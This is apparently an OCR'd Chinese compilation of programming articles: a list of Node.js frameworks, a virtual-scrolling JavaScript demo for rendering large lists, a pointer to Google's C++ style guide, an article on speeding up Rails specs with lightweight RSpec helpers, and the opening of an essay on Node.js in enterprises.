
4. KeystoneJS

KeystoneJS 是一个基于 Express 与 Mongoose 的 Node. js CMS 内容管理平台和 Web 应用平台。使用它可以方便快速建立基于数据库驱动的网站应用，还提供了安全认证和会话管理、动态路由、能够对密码自动加密、表单校验处理、自动产生管理界面、Email 邮件发送等。



5. Grasshopper

Grasshopper 是一款功能丰富且非常灵活的 Node.js 框架，基本上支持所有的 Web 开发特性。推荐一个学习示例给大家。



Grasshopper

Grasshopper is a feature-rich and flexible web application framework for node.js with support for most of the features web applications would need.

Features

- Integrated support for dependency injection.
- Filters for intercepting requests.
- Supports i18n out of the box.
- Handles updation and validation of models from forms.
- Supports on the fly Gzip compression of responses.
- Static files can also be pre-compressed to save compression on each request.
- Supports flash messages.
- Allows adding view helpers to enable smarter views.
- Layout and "include" support for views.
- Automatic selection of view file based on request's extension.
- Support for HTTPS with automatic redirection.
- Supports Basic and Digest authentication.
- Session management with support for custom session storage.
- Simple API to create and consume cookies.
- Fast file uploads using node-formidable.
- Configurable form post and upload sizes.
- Makes sending files as response attachments using 'Content-Disposition' simple.
- Supports partial download of static files.
- Supports `if-modified-since`, `if-none-match` and `if-range` headers.
- Plenty of documentation through examples.

Hello World

Install grasshopper in your application's directory with this command.


```
npm install grasshopper
```

6. DozerJS

DozerJS 是一款旨在开发可扩展的 RESTful 风格的 API 和 Web 服务来支持前端开发。下面推荐两个 DozerJS 教程给大家，一个是入门教程，一个是 DozerJS 开发示例。


7. [Chocolate.js]

Chocolate.js 是一个基于 Node.js，使用 CoffeeScript 构建的简单的 Web 应用框架(集合)。想学习该框架的同学可以到这里对其进行全面了解，并且里面有大量的示例。




8. Datachannel.io

Datachannel.io 是一款受 socket.io 框架启发，使用 WebRTC 技术实现的实时通信 Web 应用程序。可以直接进行数据连接，并且无需通过服务器即可进行数据交换操作。



9. StrongLoop

StrongLoop 是一个基于 Node.js 开发的 API 服务，它最著名的一款实时性能监测产品叫 StrongOps，通常也叫做 Nodefly。StrongLoop 套件包含了 LookBack、StrongOps、StrongNode 这三个产品。




10. UglifyJS

UglifyJS 是一个服务端 Node.js 的压缩程序，里面包含了所有必要的工具和可扩展的文档来帮助开发者提高代码效率。

11. Derby

Derby 是一个 MVC 框架，帮助编写实时，交互的应用。可以运行在 Node.js 或者浏览器环境中。还拥有一个数据同步引擎 Racer。推荐两个学习资源给大家：Node.js MVC：Express.js+Derby.js Hello World 教程、使用 Derby.js 开发教程。




12. Dojo Toolkit

Dojo Tookkit 是一款功能非常强大的 JavaScript 类库，可以实现任何功能。这里提供一个使用 Node.js 与 Dojo 开发的教程。

13. CompoundJS

CompoundJS 是一个 Node.js 的 MVC 框架，开发者使用它在几分钟内即可构建一款 Web 应用。快速入门教程。



14. [KnockoutJS]

KnockoutJS 是一个轻量级的 UI 类库，通过应用 MVVM 模式使 JavaScript 前端 UI 简单化。比如列表数据项增减后，不需要重新刷新整个控件片段或自己写 JS 增删节点，只要预先定义模板和符合其语法定义的属性即可。简单的说，开发者只需要关注数据的存取。

文章来自：CODECONDO

原文链接：
http://www.csdn.net/article/2014-03-25/2818964-web-application-frameworks-for-node-js

百万数据如何在前端快速流畅显示

如果要在前端呈现大量的数据，一般的策略就是分页。前端要呈现百万数据，这个需求是很少见的，但是展示千条稍微复杂点的数据，这种需求还是比较常见，只要内存够，**javascript** 肯定是吃得消的，计算几千上万条数据，**js** 效率根本不在话下，但是 **DOM** 的渲染浏览器扛不住，**CPU** 稍微搓点的电脑必然会卡爆。

本文的策略是，显示三屏数据，其他的移除 **DOM**。

一．策略

下面是我简单勾画的一个草图，我们把一串数据放到一个容器当中，这串数据的高度（**Data List**）肯定是比 **Container** 的高度要高很多的，如果我们一次性把数据都显示出来，浏览器需要花费大量的时间来计算每个 **data** 的位置，并且依次渲染出来，整个过程中 **JS** 并

没有花费太多的时间，开销主要是 **DOM** 渲染。

```
                              /==============> Data List

        |     ....       | /
        +------------ -+/
+======|=====data====|========+
|       +--------------+       |
|       |     data     |       |

|       +--------------+       |\

|       |     data     |       | \

|       +--------------+       |  \======> Container

+======|=====data=====|========+
        +--------------+
        |     ....     |       Created By Barret Lee
```

为了解决这个问题，我们让数据是显示一部分，这一部分是 **Container** 可视区域的内容，以及上下各一屏（一屏指的是 **Container** 高度所能容纳的区域大小）的缓存内容。如果 **Container** 比较高，也可是只缓存半屏，缓存的原因是，在我们滚动滚动条的时候，**js** 需要时间来拼凑字符串（或者创建 **Node** ），这个时候浏览器还来不及渲染，所以会出现临时的空白，这种体验是相当不好的。

二 .DEMO

注：demo 在 IE 7、8 有 bug，请读者自己修复吧~

```
<title>百万数据前端快速流畅显示</title>
<style type="text/css">#box {position: relative; height: 300px; width: 200px;
border:1px solid #CCC; overflow: auto}#box div { position: absolute; height: 20px;
width: 100%; left: 0; overflow: hidden; font: 16px/20px Courier;}
</style>

<div id="box"></div>
<script type="text/javascript">

var total = 1e5
```


```
    , len = total
    , height = 300
    , delta = 20
    , num = height / delta
    , data = [];

for(var i = 0; i < total; i++){
    data.push({content: "item-" + i});
}

var box = document.getElementById("box");
box.onscroll = function(){
    var sTop = box.scrollTop||0     , first = parseInt(sTop / delta, 10)
      , start = Math.max(first - num, 0)
      , end = Math.min(first + num, len - 1)
      , i = 0;

    for(var s = start; s <= end; s++){
        var child = box.children[s];
        if(!box.contains(child) && s != len - 1){
            insert(s);
        }
    }

    while(child = box.children[i++]){
        var index = child.getAttribute("data-index");
        if((index > end || index < start) && index != len - 1){
            box.removeChild(child);
        }
    }

};

function insert(i){
    var div = document.createElement("div");
    div.setAttribute("data-index", i);
    div.style.top = delta * i + "px";
    div.appendChild(document.createTextNode(data[i].content));
    box.appendChild(div);
}

box.onscroll();
insert(len - 1);
```

```
</script>
```

可以戳这个 **demo**，或者看这里 **https://gist.github.com/barretlee/9744160**

三．算法说明

1. 计算 start 和 end 节点



Container 可以容纳的 **Data** 数目为 `num = height / delta`，**Container** 顶部第一个节点的索引值为

```
var first = parseInt(Container.scrollTop / delta);
```

由于我们上下都有留出一屏，所以

```
var start = Math.max(first - num, 0);
var end = Math.min(first + num, len - 1);
```

2. 插入节点

通过上面的计算，从 **start** 到 **end** 将节点一次插入到 **Container** 中，并且将最后一个节点插入到 **DOM** 中。

```
 // 插入最后一个节点
insert(len - 1);
// 插入从 start 到 end 之间的节点
for(var s = start; s <= end; s++){
    var child = Container.children[s];
    // 如果 Container 中已经有该节点，或者该节点为最后一个节点则跳过
    if(!Container.contains(child) && s != len - 1){
        insert(s);
    }
}
```

这里解释下为什么要插入最后一个节点，插入节点的方式是：

```
function insert(i){
```

```
    var div = document.createElement("div");
    div.setAttribute("data-index", i);
    div.style.top = delta * i + "px";
    div.appendChild(document.createTextNode(data[i].content));
    Container.appendChild(div);
}
```

可以看到我们给插入的节点都加了一个 **top** 属性，最后一个节点的 **top** 是最大的，只有把这个节点插入到 **DOM** 中，才能让滚动条拉长，让人感觉放了很多的数据。

3. 删除节点

为了减少浏览器的重排（**reflow**），我们可以隐藏三屏之外的数据。我这里为了方便，直接给删除掉了，后续需要再重新插入。

```
while(child = Container.children[i++]){
    var index = child.getAttribute("data-index");
    // 这里记得不要把最后一个节点给删除掉了
    if((index > end || index < start) && index != len - 1){
        Container.removeChild(child);
    }
}
```

当 **DOM** 加载完毕之后，触发一次 `Container.onscroll()`，然后整个程序就 **OK** 了。

四. 小结

本文主要是叙述大数据加载的一点基本原理，程序可能有 **bug**，也有很多地方可以优化，了解下算法就行了。

原文链接：

http://www.cnblogs.com/hustskyking/p/million-data-show-in-front-end.html

编程语言

Google 的 C++ 编码规范（中文版）

C++ 是 Google 大部分开源项目的主要编程语言。正如每个 C++ 程序员都知道的，C++ 有很多强大的特性，但这种强大不可避免的导致它走向复杂，使代码更容易产生 bug，难以阅读和维护。

Google 经常会发布一些开源项目，意味着会接受来自其他代码贡献者的代码。但是如果代码贡献者的编程风格与 Google 的不一致，会给代码阅读者和其他代码提交这造成不小的困扰。Google 因此发布了这份自己的编程风格，使所有提交代码的人都能获知 Google 的编程风格。

创新工场董事长兼 CEO 李开复曾经对 Google C++编码规范给予了极高的评价：“我认为这是地球上最好的一份 C++编程规范，没有之一，建议广大国内外 IT 研究使用。”

Google C++ 编码规范在线地址：

http://google-styleguide.googlecode.com/svn/trunk/cppguide.xml

Table of Contents

中文版下载：Google C++ 编码规范（PDF）

目录

原文链接：

http://www.iteye.com/news/28903

提升你的 Rails Specs 性能 10 倍

人们疏于在 Rails 开发应用中去驾驭规范的一个基本的原因是运行的规范套件所需要的时间。很多工具可以用来缓和这个麻烦，比如 Spork , Zeus 和 Spring。事实上，Rails 4.1 将会在春季推出标准。不幸的是，这些工具仅仅是解决问题症状的 一个拐杖，而不是解决问题本身。实际的问题是书写耦合度高的代码需要有一个完整的 Rails 的架构支撑，这个架构会缓慢启动。

开发解耦代码

一种解决方法是：书写的代码是独立的，元件尽可能的与系统分离。用另外的话说，就是写 SOLID Rails 代码。举一个特殊的例子，可以直接写一个类模块去创建一个事例。而不是使用依赖的插入的方法去去除涉及到类的硬编码。我们仅仅需要去保证：我们安全的采用模块符号或者懒惰的评价去得到默认的引用。以下是一个服务，它需要在 ActiveRecord 模块中创建一个小工具。我们采用懒惰的评价去介入的方法来替换直接的引用工具类。这可以解耦我们的代码，同时不需要 ActiveRecord 载入。

```
01  # A tightly coupled class. We don't want this.
02  class MyService
03      def create_widget(params)
04          Widget.create(params)
05      end
06  end
07
08  # We can inject in the initializer
09  class MyService
10      attr_reader :widget_factory
11
12      def initialize(dependencies={})
13      @widget_factory = dependencies.fetch(:widget_factory) { Widget }
14  end
```

```
15
16      def create_widget(params)
17          widget_factory.create(params)
18      end
19  end
20
21  # Or we can explictly inject via a setter with a lazy reader
22  class MyService
23          attr_writer :widget_factory
24
25          def widget_factory
26                  @widget_factory ||= Widget
27          end
28
29          def create_widget(params)
30                  widget_factory.create(params)
31          end
32  end
33
34  # A specification injecting the dependency using the second method
35  describe MyService do
36          subject(:service) { MyService.new }
37          let(:widget_factory) { double 'widget_factory', create: nil }
38          before { service.widget_factory = widget_factory }
39
40          it 'creates a widget with the factory' do
41                  service.create_widget({name: 'sprocket'})
42                  expect(widget_factory).to have_received(:create).with({name: 'sprocket'})
43          end
```

```
44  end
```

当你采用这种方式写代码时，你可以开始重新组织怎么建立自己的规范和最小化环境需求来运行这些规范和满足规则需求的代码。典型 spec_helper.rb 会有一个如下的一行代码

```
require File.expand_path("../../config/environment", __FILE__)
```

这个将会载入整个的 Rails 程序且降低测试运行速度。为了让规范达到更快的速度，可以使用一个不含有上面那行代码的配置文件。那么让我们开始创建一个轻量级的 rb 包：

base_sepc_helper.rb:

```
01  ENV["RAILS_ENV"] ||= 'test'
02  require 'rubygems'
03
04  RAILS_ROOT = File.expand_path('../..', __FILE__)
05  Dir[File.join(RAILS_ROOT, 'spec/support/**/*.rb')].each {|f| require f}
06
07  RSpec.configure do |config|
08    config.mock_with :rspec
09    config.order = 'random'
10    # Your prefered config options go here
11  end
12
13  require 'active_support'
14  require 'active_support/dependencies'
```

我们通过请求 active_support 和 active_support/dependencies 包来访问 Rails 使用的自动装载机，实际上并没有导入所有的 Rails。它是相当的轻量级并且方便性超过了损耗。在每个需要这个 base 包的 helper 里，我们将会添加我们程序相对应的部分到 ActiveSupport::Dependencies.autoload_paths 中。

简单的 Ruby 对象说明

取决于你指定的应用程序部分，你可以在任意一个上下文中创建一个你所需要的辅助细则。例如，最简单的是指定一个任意类型的 Ruby 纯类作为服务类。如下面 services_spec_helper.rb 例子

```
1  require 'base_spec_helper'
2  Dir[File.join(RAILS_ROOT, "spec/support_services/**/*.rb")].each {|f| require f}
3  ActiveSupport::Dependencies.autoload_paths << "#{RAILS_ROOT}/app/services"
```

装饰说明

于你的装饰而言，你可能会选择布商，你的 decorators_spec_helper.rb 就如以下所看到的。

```
1  require 'base_spec_helper'
2  require 'draper'
3  Draper::ViewContext.test_strategy :fast
4  Dir[File.join(RAILS_ROOT, "spec/support_decorators/**/*.rb")].each {|f| require f}
5  ActiveSupport::Dependencies.autoload_paths << "#{RAILS_ROOT}/app/decorators"
```

模块规范

测试模块还需要做一点事情. 假设你现在正在用 ActiveRecord 你会需要建立一个和数据库的连接. 我们并不需要将 defactory_girl 或者 database_cleaner 加入你的测试中，而且并不会真的创建对象. 实际上,唯一需要进行创建数据库对象的地方就是当你进行特定对象测试的时候.当你确实需要创建一些对象的时候，你只需要手动的进行清理和转换. 这就是一个样例 models_spec_helper.rb

```
01  require 'base_spec_helper'
02  require 'active_record'
03  # RSpec has some nice matchers for models so we'll pull them in
04  require 'rspec/rails/extensions/active_record/base'
```

```
05  Dir[File.join(RAILS_ROOT, "spec/support_models/**/*.rb")].each {|f| require f}
06
07  # Manually connect to the database
08  ActiveRecord::Base.establish_connection(
09        YAML.load(File.read(RAILS_ROOT + '/config/database.yml'))['test']
10  )
11
12  ActiveSupport::Dependencies.autoload_paths << "#{RAILS_ROOT}/app/models"
```

特点说明

最后，当我们创建特色应用时，我们会需要 Rails 全套知识并且 feature_spec_helper.rb 看起来就和 spec_helper.rb 差不多了.

作为总结

我自己也开始在项目中加入这些改变并且这也让我能用更加简单的代码去完成一个项目.

你们可以在 Github 上找到:https://github.com/Originate/rails_spec_harness

当在项目中引入这些变化时候，我发现速度至少增长了 8-12 倍. 变化最大的一个项目竟然增长了 27 倍同时也包括了这些对应的编程效率上的提高.举个例子，我开始写一个含有 4 个简单例子的 Ruby 类. 然后我使用 time 命令行工具去衡量运行的效率，并且之后我能得到如下的结果，FULL Rails VS MINIMAL:

Spec Helper	Real	User	Sys	RSpec Reported
Full Rails	4.913s	2.521s	1.183s	0.0706s
Minimal	0.492s	0.407s	0.080s	0.0057s

写牛逼的代码，隔离你的单独模块，然后，享受编码的乐趣吧。

原文链接

http://www.oschina.net/translate/improve-your-rails-specification-speed-by-10x

NODE.JS 为什么会成为企业中的首选技术

在过去的18个月，NODE.JS 的使用率呈指数级的增长，它让诸如 Voxer（www.voxer.com）、Yammer（www.yammer.com）这样的创新者向给予 NODE.JS 信任让其成为主流的早期拥戴者们靠拢。电子商务巨头沃尔玛（www.walmart.com）和贝宝（www.paypal.com）在 NODE.JS 上下了很大的赌注，而世界上最受欢迎的新闻阅读刊物——邮件在线（www.dailymail.co.uk）已经在应用 NODE.JS 了，网飞公司目前也正在将 NODE.JS 应用于项目中（

http://www.infoworld.com/t/javascript/paypal-and-netflix-cozy-nodejs-237593

）。

让我们先看看商业效益吧：

快速创新及交付

在日益加剧的互联网公司的竞争中，项目的交付速度和产品的二次利用能力是这个行业市场领导者的物质。在这样的竞争情况下，关注终端用户的需求并将用户反馈的需求集中处理好且提供给他们使用，同时进行定期的维护和更新是至关重要的。

开发人员的福音


近几年来，雇用一个顶尖人才是极其困难的；优秀的开发人员都喜欢学习一些新鲜事物，用新技术。让开发人员在公司快乐工作的问题决不可忽视，快乐并充满激情的开发人员能开发更好的软件，将更多的激情投入到工作的人是快乐的。

Bill Scott 曾经给我们讲过一个能在 fackbook 和 paypal 之间选择一个公司任职的新员工的故事。面对相同的 offer 和薪水，开发人员作出了他的选择。且说了如下的话：

“能去 paypal 用 NODE.JS 做开发，干嘛还去 fackbook 做 PHP 开发呢！”

更容易引用和留住人才

没错，JAVA 可以用来开发任何东西。但优秀的开发人员喜欢用新鲜有趣的技术，**他们喜欢用能快速、简单实现需求的技术来开发，这也是事实！**



